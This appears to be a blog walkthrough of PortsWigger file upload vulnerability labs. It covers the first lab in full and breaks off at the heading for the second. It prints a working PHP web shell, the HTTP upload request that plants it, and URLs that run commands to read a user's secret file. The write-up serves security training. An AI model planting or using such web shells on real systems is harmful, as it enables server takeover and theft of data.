

Categories
Tags
2025 Active-Directory Adobe ColdFusion Apache ASP DotNet Aug 2024 AWS B2R Binary Binary Hijacking Broken Access Control Burpsuite Caido Clickjacking Cloud Crackmes Cryptography CVE-2009-3548 CVE-2014-1812 CVE-2024-28397 CVE-2024-32019 CVE-2025-24893 Debugging Easy Email-Forensics Engineering Eternal Blue Exploitation Feb File-upload-vulnerabilities Flare-On Forensics Free FTP HACK HAVOC HTB HttpFileServer IDA IIS impacket Industrial-Control-System Information Disclosure js2py KPMG Linux Malware-Analysis Metasploit Microsoft-Access-database Misc Mobile MS10-092 MS14-025 MS16-032 MS17-010 npbackup nsudo Oct 2024 Operational-Technology OSINT Path-Injection Path-Traversal-To-RCE PMA_Labs Programming PwnedLabs RCE Retired Reverse Reverse Engineering Reversing Runas-Abuse S3 S3-to-AccountID Scripting Sherlock SMB Snyk SSRF Steg Telnet Tomcat VIP Web Windows x64dbg xwiki
1883 words
9 minutes
PortsWigger File upload vulnerabilities Labs - November 2025
File upload vulnerabilities

- File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size.
- Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead.
- This could even include server-side script files that enable remote code execution.
- In some cases, the act of uploading the file is in itself enough to cause damage.
- Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.
Lab 1: Remote code execution via web shell upload


- To avail the upload functionality we have to log in using given creds
wiener:peter, - Here we can see avatar upload appears and we just have to upload basic
php webshelland get thesecret from carlos user.

- So tried to upload this basic PHP shell which uses
SYSTEMto execute commands, and capture that req,
<!DOCTYPE html>
<html>
	<head>
		<title>example webshell</title>
	</head>
	<body>
		<?php
			system($_GET['cmd']);
		?>
	</body>
</html>
POST /my-account/avatar HTTP/1.1
Host: 0aeb00e4030de4cc8158ed55003c00de.web-security-academy.net
Connection: keep-alive
Content-Length: 552
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Origin: https://0aeb00e4030de4cc8158ed55003c00de.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRN2qajyTK7vyBV5r
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aeb00e4030de4cc8158ed55003c00de.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=IxXI6VWr8pzru7ELqgN9zlfsB8n4Mo0H

------WebKitFormBoundaryRN2qajyTK7vyBV5r
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: application/octet-stream

<!DOCTYPE html>
<html>
<head>
<title>example webshell</title>
</head>
<body>
<?php
system($_GET['cmd']);
?>
</body>
</html>
------WebKitFormBoundaryRN2qajyTK7vyBV5r
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryRN2qajyTK7vyBV5r
Content-Disposition: form-data; name="csrf"

nlhQonXV4LBKhQxttXGS50odez98jR3T
------WebKitFormBoundaryRN2qajyTK7vyBV5r--
- So now we just have to go to
/files/avatars/shell.phplocation execute this file with itscmdparameter with any command we want,
https://0aeb00e4030de4cc8158ed55003c00de.web-security academy.net/files/avatars/shell.php?cmd=id

- I tried to run


idand it worked so now we can grepsecretand submit and by submitting it we will solve the lab, - This is particular URL with parameters,
https://0aeb00e4030de4cc8158ed55003c00de.web-security-academy.net/files/avatars/shell.php?cmd=cat%20/home/carlos/secret
[!hint] This is basically chaining of vulnerability like we have
file upload vulnerabilityand we use it to upload shell and getRCE vulnerability.

Lab 2: Web shell upload via Content-Type restriction bypass
